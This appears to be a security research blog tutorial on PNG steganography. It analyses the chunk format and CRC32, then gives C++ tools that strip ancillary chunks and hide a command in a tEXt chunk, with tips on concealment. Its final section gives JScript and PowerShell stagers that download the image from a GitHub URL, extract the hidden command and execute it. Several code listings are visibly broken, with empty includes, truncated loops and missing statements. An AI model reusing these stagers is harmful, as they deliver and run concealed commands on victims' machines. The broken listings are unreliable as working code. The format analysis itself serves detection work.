0x00 Preface
---
Steganography has a long history with many interesting details, so I plan to systematically study it. This time, let's start with the PNG file format.
: 4 bytes, stores cyclic redundancy code for error detection
Data chunk types:
1. Critical chunks
(1) IHDR chunk (header chunk)
- Contains basic information of the PNG file
- Only one IHDR chunk can exist in a PNG data stream
- Must be placed at the very beginning of the PNG file
(2) PLTE chunk (palette chunk)
- Contains color transformation data related to indexed-color images
- Must appear before IDAT
(3) Image data chunk IDAT
- Stores actual image data
- Multiple IDAT chunks may exist
- Must be consecutive with other IDAT chunks
(4) Image trailer chunk IEND
- Fixed format, hexadecimal representation:
00 00 00 00 49 45 4E 44 AE 42 60 82
- Must be at the very end of the PNG file
2. Ancillary chunks
Used to indicate layers, text, and other auxiliary information in PNG images
Can be deleted without affecting image viewing, but the image will lose its original editability
(1) Background color chunk bKGD
(2) Primary chromaticities and white point chunk cHRM
(3) Image gamma chunk gAMA (image gamma)
(4) Image histogram chunk hIST (image histogram)
(5) Physical pixel dimensions chunk pHYs (physical pixel dimensions)
(6) Significant bits chunk sBIT (significant bits)
(7) Textual data chunk tEXt (textual data)
(8) Image last-modification time chunk tIME (image last-modification time)
(9) Transparency chunk tRNS (transparency)
(10) Compressed textual data chunk zTXt (compressed textual data)
0x03 Instance format analysis
---
Tool: Hex Editor
Advantages:
Allows marking of hexadecimal strings, setting colors, facilitating format analysis
Test file:
As shown in the figure

Source download address:
http://www.easyicon.net/language.en/1172671-png_icon.html
The marked file format is as shown


(1) PNG file signature field
Fixed format:
89 50 4e 47 0d 0a 1a 0a
(2) IHDR
00000008h: 00 00 00 0D 49 48 44 52 00 00 00 1A 00 00 00 1A ; ....IHDR........
00000018h: 08 04 00 00 00 03 43 84 45 ; ......C凟
Chunk structure:
Length:
00 00 00 0D
The first 4 bytes define the length, 00 00 00 0D in decimal is 13, representing a length of 13 bytes.
Chunk Type Code:
49 48 44 52
4 bytes, define the chunk type code, here it is IHDR
Chunk Data:
00 00 00 1A 00 00 00 1A 08 04 00 00 00
A total of 13 bytes, define the data content
CRC:
4 bytes, the value calculated by performing CRC32 on Chunk Type Code + Chunk Data
That is, calculate the following hexadecimal:
49 48 44 52 00 00 00 1A 00 00 00 1A 08 04 00 00 00
Write a program to verify the CRC algorithm, save it as example1.cpp, the source code is as follows:
#include
unsigned int GetCrc32(char* InStr,unsigned int len){
unsigned int Crc32Table[256];
int i,j;
unsigned int Crc;
for (i = 0; i < 256; i++){
Crc = i;
for (j = 0; j < 8; j++){
if (Crc & 1)
Crc = (Crc >> 1) ^ 0xEDB88320;
else
Crc >>= 1;
}
Crc32Table[i] = Crc;
}
Crc=0xffffffff;
for(int m=0; m Crc = (Crc >> 8) ^ Crc32Table[(Crc & 0xFF) ^ InStr[m]];
}
Crc ^= 0xFFFFFFFF;
return Crc;
}
int main(int argc, char* argv[])
{
char buf[17]={0x49,0x48,0x44,0x52,0x00,0x00,0x00,0x1A,0x00,0x00,0x00,0x1A,0x08,0x04,0x00,0x00,0x00};
unsigned int crc32=GetCrc32(buf,sizeof(buf));
printf("%08X\n",crc32);
return 0;
} |
After running, the output is 03438445, which matches the CRC32 checksum in the file

(3) gAMA
00000021h: 00 00 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 05 ; ....gAMA..睆.黙.
Chunk structure:
Length: 00 00 00 04
Chunk Type Code: 67 41 4D 41
Chunk Data: 00 00 B1 8F
CRC: 0B FC 61 05
(4) cHRM
00000031h: 00 00 00 20 63 48 52 4D 00 00 7A 26 00 00 80 84 ; ... cHRM..z&..€?
00000041h: 00 00 FA 00 00 00 80 E8 00 00 75 30 00 00 EA 60 ; ..?..€?.u0..阘
00000051h: 00 00 3A 98 00 00 17 70 9C BA 51 3C ; ..:?..p満Q<
Chunk structure:
Length: 00 00 00 20
Chunk Type Code: 63 48 52 4D
Chunk Data: 00 00 7A 26 00 00 80 84 00 00 FA 00 00 00 80 E8 00 00 75 30 00 00 EA 60 00 00 3A 98 00 00 17 70
CRC: 9C BA 51 3C
(5) IDAT
(6-14) tEXt
(15) IEND
Chunk structure:
Length: 00 00 00 00
Chunk Type Code: 49 45 4E 44
Chunk Data:
CRC: AE 42 60 82
Fixed structure, CRC value is the CRC32 checksum of the Chunk Type Code
As shown in the figure

0x04 Writing a program to analyze file format
---
Development tool: vc6.0
1. Read PNG file
Save as example2.cpp, the code is as follows:
#include
#include
int main(int argc, char* argv[])
{
FILE *fp;
if((fp=fopen("c:\\test\\test.png","rb+"))==NULL)
return 0;
fseek(fp,0,SEEK_END);
int len=ftell(fp);
unsigned char *buf=new unsigned char[len];
fseek(fp,0,SEEK_SET);
fread(buf,len,1,fp);
printf("len=%d\n",len);
for(int i=1;i<=len;i++)
{
printf("%02X ",buf[i-1]);
if(i%16==0)
printf("\n");
}
fclose(fp);
printf("\n");
return 0;
} |
As shown, the program outputs in UltraEdit format for subsequent format analysis

2. Parse data block structure
Starting from the 8th byte, read the first four bytes as ChunkLength
The corresponding code is:
unsigned int ChunkLen=(buf[0]<<24)|(buf[1]<<16)|(buf[2]<<8)|buf[3]; |
The next four bytes are ChunkName
printf("ChunkName:%c%c%c%c\n",buf[0],buf[1],buf[2],buf[3]); |
Then read the complete ChunkData based on ChunkLength
Finally, read the CRC32 value and compare it with the CRC32 checksum calculated from Chunk Type Code + Chunk Data
Save as check.cpp, the complete code is as follows:
#include
#include
unsigned int GetCrc32(unsigned char* InStr,unsigned int len){
unsigned int Crc32Table[256];
unsigned int i,j;
unsigned int Crc;
for (i = 0; i < 256; i++){
Crc = i;
for (j = 0; j < 8; j++){
if (Crc & 1)
Crc = (Crc >> 1) ^ 0xEDB88320;
else
Crc >>= 1;
}
Crc32Table[i] = Crc;
}
Crc=0xffffffff;
for(unsigned int m=0; m Crc = (Crc >> 8) ^ Crc32Table[(Crc & 0xFF) ^ InStr[m]];
}
Crc ^= 0xFFFFFFFF;
return Crc;
}
int main(int argc, char* argv[])
{
FILE *fp;
unsigned char *buf=NULL;
unsigned int len=0;
unsigned int ChunkLen=0;
unsigned int ChunkCRC32=0;
unsigned int ChunkOffset=0;
unsigned int crc32=0;
unsigned int i=0;
if((fp=fopen("c:\\test\\test.png","rb+"))==NULL)
return 0;
fseek(fp,0,SEEK_END);
len=ftell(fp);
buf=new unsigned char[len];
fseek(fp,0,SEEK_SET);
fread(buf,len,1,fp);
printf("Total Len=%d\n",len);
printf("----------------------------------------------------\n");
fseek(fp,8,SEEK_SET);
ChunkOffset=8;
i=0;
while(1)
{
i++;
memset(buf,0,len);
fread(buf,4,1,fp);
ChunkLen=(buf[0]<<24)|(buf[1]<<16)|(buf[2]<<8)|buf[3];
fread(buf,4+ChunkLen,1,fp);
printf("[+]ChunkName:%c%c%c%c\t\t",buf[0],buf[1],buf[2],buf[3]);
if(strncmp((char *)buf,"IHDR",4)==0|strncmp((char *)buf,"PLTE",4)==0|strncmp((char *)buf,"IDAT",4)==0)
printf("Palette Chunk\n");
printf("Ancillary Chunk\n");
printf(" ChunkOffset:0x%08x\t\n",ChunkOffset);
printf(" ChunkLen: %10d\t\t\n",ChunkLen);
ChunkOffset+=ChunkLen+12;
crc32=GetCrc32(buf,ChunkLen+4);
printf(" ExpectCRC32:%08X\n",crc32);
fread(buf,4,1,fp);
ChunkCRC32=(buf[0]<<24)|(buf[1]<<16)|(buf[2]<<8)|buf[3];
printf(" ChunkCRC32: %08X\t\t",ChunkCRC32);
if(crc32!=ChunkCRC32)
\tprintf("[!]CRC32Check Error!\n");
else
\tprintf("Check Success!\n\n");
ChunkLen=ftell(fp);
if(ChunkLen==(len-12))
{
printf("\n----------------------------------------------------\n");
printf("Total Chunk:%d\n",i);
break;
}
}
fclose(fp);
return 0;
} |
When executed, the complete PNG file structure can be obtained


Note:
This program can be used to analyze PNG file formats, marking chunk names, offset addresses, chunk lengths, and comparing expected versus actual CRC32 checksums. It can be used to analyze batch files and identify suspicious files.
Python implementation code will be supplemented later
0x05 Remove redundant data
---
As mentioned above, removing the content of ancillary chunks does not affect the viewing of PNG images. Next, we will attempt to remove all ancillary chunks from the PNG file.
1. Tool Implementation
As shown in the figure, use a Hex Editor to remove the ancillary chunks gAMA, cHRM, and bKGD.


As shown in the figure, the file size changes, but it does not affect the viewing of the PNG file.
2. Program Implementation
Remove all ancillary chunks, extracting only key information. The program first checks the ChunkName, ignores the content of non-critical data chunks (Ancillary Chunks), and saves it as new.png.
Save as compress.cpp, the complete code is:
#include
#include
unsigned int GetCrc32(unsigned char* InStr,unsigned int len){
unsigned int Crc32Table[256];
unsigned int i,j;
unsigned int Crc;
for (i = 0; i < 256; i++){
Crc = i;
for (j = 0; j < 8; j++){
if (Crc & 1)
Crc = (Crc >> 1) ^ 0xEDB88320;
else
Crc >>= 1;
}
Crc32Table[i] = Crc;
}
Crc=0xffffffff;
for(unsigned int m=0; m Crc = (Crc >> 8) ^ Crc32Table[(Crc & 0xFF) ^ InStr[m]];
}
Crc ^= 0xFFFFFFFF;
return Crc;
}
int main(int argc, char* argv[])
{
FILE *fp,*fpnew;
unsigned char *buf=NULL;
unsigned int len=0;
unsigned int ChunkLen=0;
unsigned int ChunkCRC32=0;
unsigned int ChunkOffset=0;
unsigned int crc32=0;
unsigned int i=0,j=0;
unsigned char Signature[8]={0x89,0x50,0x4e,0x47,0x0d,0x0a,0x1a,0x0a};
unsigned char IEND[12]={0x00,0x00,0x00,0x00,0x49,0x45,0x4e,0x44,0xae,0x42,0x60,0x82};
if((fp=fopen("c:\\test\\0.png","rb+"))==NULL)
return 0;
if((fpnew=fopen("c:\\test\\new.png","wb"))==NULL)
return 0;
fseek(fp,0,SEEK_END);
len=ftell(fp);
buf=new unsigned char[len];
fseek(fp,0,SEEK_SET);
fread(buf,len,1,fp);
printf("Total Len=%d\n",len);
printf("----------------------------------------------------\n");
fseek(fp,8,SEEK_SET);
ChunkOffset=8;
i=0;
fwrite(Signature,8,1,fpnew);
while(1)
{
i++;
j=0;
memset(buf,0,len);
fread(buf,4,1,fp);
fwrite(buf,4,1,fpnew);
ChunkLen=(buf[0]<<24)|(buf[1]<<16)|(buf[2]<<8)|buf[3];
fread(buf,4+ChunkLen,1,fp);
printf("[+]ChunkName:%c%c%c%c\t\t",buf[0],buf[1],buf[2],buf[3]);
if(strncmp((char *)buf,"IHDR",4)==0|strncmp((char *)buf,"PLTE",4)==0|strncmp((char *)buf,"IDAT",4)==0)
{
printf("Palette Chunk\n");
fwrite(buf,4+ChunkLen,1,fpnew);
}
else
{
printf("Ancillary Chunk\n");
fseek(fpnew, -4, SEEK_CUR);
j = 1;
}
printf(" ChunkOffset: 0x%08x\t\n", ChunkOffset);
printf(" ChunkLen: %10d\t\t\n", ChunkLen);
crc32 = GetCrc32(buf, ChunkLen + 4);
printf(" ExpectCRC32: %08X\n", crc32);
fread(buf, 4, 1, fp);
ChunkCRC32 = (buf[0] << 24) | (buf[1] << 16) | (buf[2] << 8) | buf[3];
printf(" ChunkCRC32: %08X\t\t", ChunkCRC32);
if (crc32 != ChunkCRC32)
printf("[!] CRC32 Check Error!\n")
else
{
printf("Check Success!\n\n");
if(j==0)
fwrite(buf,4,1,fpnew);
}
ChunkLen=ftell(fp);
if(ChunkLen==(len-12))
{
printf("\n----------------------------------------------------\n");
printf("Total Chunk:%d\n",i);
break;
}
}
fwrite(IEND,12,1,fpnew);
fclose(fp);
fclose(fpnew);
return 0;
} |
As shown, the left side is the original PNG file size, while the right side is the file after removing all ancillary chunks, which can still be viewed normally

0x06 Write Payload
---
Example:
Write the payload according to the ancillary chunk format
The written payload is:
Ancillary chunk set to:
The corresponding complete chunk structure is as follows:
Length: 00 00 00 08
Chunk Type Code: 74 45 58 74
Chunk Data: 63 61 6c 63 2e 65 78 65
CRC: fa c4 08 76 |
The written hexadecimal data is as follows:
00 00 00 08 74 45 58 74 63 61 6c 63 2e 65 78 65 fa c4 08 76 |
Note:
This example is for demonstration only; in actual use, other data chunks can be used for greater concealment.
1. Tool Implementation
Insert data using a Hex Editor, as shown in the figure.

After saving, PNG file viewing remains unaffected.
2. Program Implementation
After removing all ancillary data chunks from the PNG file, write the payload data chunk tEXt.
Save as addpayload.cpp, complete code:
#include
#include
unsigned int GetCrc32(unsigned char* InStr,unsigned int len){
unsigned int Crc32Table[256];
unsigned int i,j;
unsigned int Crc;
for (i = 0; i < 256; i++){
Crc = i;
for (j = 0; j < 8; j++){
if (Crc & 1)
Crc = (Crc >> 1) ^ 0xEDB88320;
else
Crc >>= 1;
}
Crc32Table[i] = Crc;
}
Crc=0xffffffff;
for(unsigned int m=0; m Crc = (Crc >> 8) ^ Crc32Table[(Crc & 0xFF) ^ InStr[m]];
}
Crc ^= 0xFFFFFFFF;
return Crc;
}
void convertStrToUnChar(char* str, unsigned char* UnChar)
{
int i = strlen(str), j = 0, counter = 0;
char c[2];
unsigned int bytes[2];
for (j = 0; j < i; j += 2)
{
if(0 == j % 2)
{
c[0] = str[j];
c[1] = str[j + 1];
sscanf(c, "%02x" , &bytes[0]);
UnChar[counter] = bytes[0];
counter++;
}
}
return;
}
void AddPayload(FILE *fp)
{
char *Payload="calc.exe";
unsigned char *buf;
int len;
int crc32;
len=strlen(Payload);
buf=new unsigned char[len+12];
buf[0]=len>>24&0xff;
buf[1]=len>>16&0xff;
buf[2]=len>>8&0xff;
buf[3]=len&0xff;
buf[4]='t';
buf[5]='E';
buf[6]='X';
buf[7]='t';
for(int j=0;j buf[j+8]=Payload[j];
buf[len+8]=0XFA;
buf[len+9]=0XC4;
buf[len+10]=0X08;
buf[len+11]=0X76;
fwrite(buf,len+12,1,fp);
}
int main(int argc, char* argv[])
{
FILE *fp,*fpnew;
unsigned char *buf=NULL;
unsigned int len=0;
unsigned int ChunkLen=0;
unsigned int ChunkCRC32=0;
unsigned int ChunkOffset=0;
unsigned int crc32=0;
unsigned int i=0,j=0;
unsigned char Signature[8]={0x89,0x50,0x4e,0x47,0x0d,0x0a,0x1a,0x0a};
unsigned char IEND[12]={0x00,0x00,0x00,0x00,0x49,0x45,0x4e,0x44,0xae,0x42,0x60,0x82};
if((fp=fopen("c:\\test\\test.png","rb+"))==NULL)
return 0;
if((fpnew=fopen("c:\\test\\new.png","wb"))==NULL)
return 0;
fseek(fp,0,SEEK_END);
len=ftell(fp);
buf=new unsigned char[len];
fseek(fp,0,SEEK_SET);
fread(buf,len,1,fp);
printf("Total Len=%d\n",len);
printf("----------------------------------------------------\n");
fseek(fp,8,SEEK_SET);
ChunkOffset=8;
i=0;
fwrite(Signature,8,1,fpnew);
while(1)
{
i++;
j=0;
memset(buf,0,len);
fread(buf,4,1,fp);
fwrite(buf,4,1,fpnew);
ChunkLen=(buf[0]<<24)|(buf[1]<<16)|(buf[2]<<8)|buf[3];
fread(buf,4+ChunkLen,1,fp);
printf("[+]ChunkName:%c%c%c%c\t\t",buf[0],buf[1],buf[2],buf[3]);
if(strncmp((char *)buf,"IHDR",4)==0|strncmp((char *)buf,"PLTE",4)==0|strncmp((char *)buf,"IDAT",4)==0)
{
printf("Palette Chunk\n");
fwrite(buf,4+ChunkLen,1,fpnew);
}
else
{
printf("Ancillary Chunk\n");
fseek(fpnew,-4,SEEK_CUR);
j=1;
}
printf(" ChunkOffset:0x%08x \n",ChunkOffset);
printf(" ChunkLen: %10d \n",ChunkLen);
crc32=GetCrc32(buf,ChunkLen+4);
printf(" ExpectCRC32:%08X\n",crc32);
fread(buf,4,1,fp);
ChunkCRC32=(buf[0]<<24)|(buf[1]<<16)|(buf[2]<<8)|buf[3];
printf(" ChunkCRC32: %08X ",ChunkCRC32);
if(crc32!=ChunkCRC32)
printf("[!]CRC32Check Error!\n");
else
{
printf("Check Success!\n\n");
if(j==0)
fwrite(buf,4,1,fpnew);
}
ChunkLen=ftell(fp);
if(ChunkLen==(len-12))
{
printf("\n----------------------------------------------------\n");
printf("Total Chunk:%d\n",i);
break;
}
}
AddPayload(fpnew);
fwrite(IEND,12,1,fpnew);
fclose(fp);
fclose(fpnew);
return 0;
} |

Use check.cpp to verify it, as shown in the figure, verification successful
0x07 Read payload and execute
---
Upload the image with payload added to GitHub, and implement reading the image, parsing the payload, and executing it on the client side:
1、javascript
h = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
h.SetTimeouts(0, 0, 0, 0);
h.Open("GET","https://raw.githubusercontent.com/3gstudent/PNG-Steganography/master/new.png",false);
h.Send();
Data = h.ResponseText;
x=Data.indexOf("tEXt");
y=Data.indexOf("IEND");
str=Data.substring(x+4,y-8);
new ActiveXObject("WScript.Shell").Run(str); |
2、powershell
$url = 'https://raw.githubusercontent.com/3gstudent/PNG-Steganography/master/new.png'
$request = New-Object System.Net.WebCLient
$bytes = $request.DownloadString($url)
$x=$bytes.indexof("tEXt")
$y=$bytes.indexof("IEND")
$str=$bytes.Substring($x+4,$y-$x-12)
Start-Process -FilePath $str |
Note:
Two methods are provided here for demonstration purposes only
0x08 Summary
---
This article provides a detailed analysis of the PNG file format and implements the following functionalities through programming:
- Automatically parse the PNG file format to assist in finding hidden content within
- Add Payload
- Download PNG images, parse them, and execute the payload



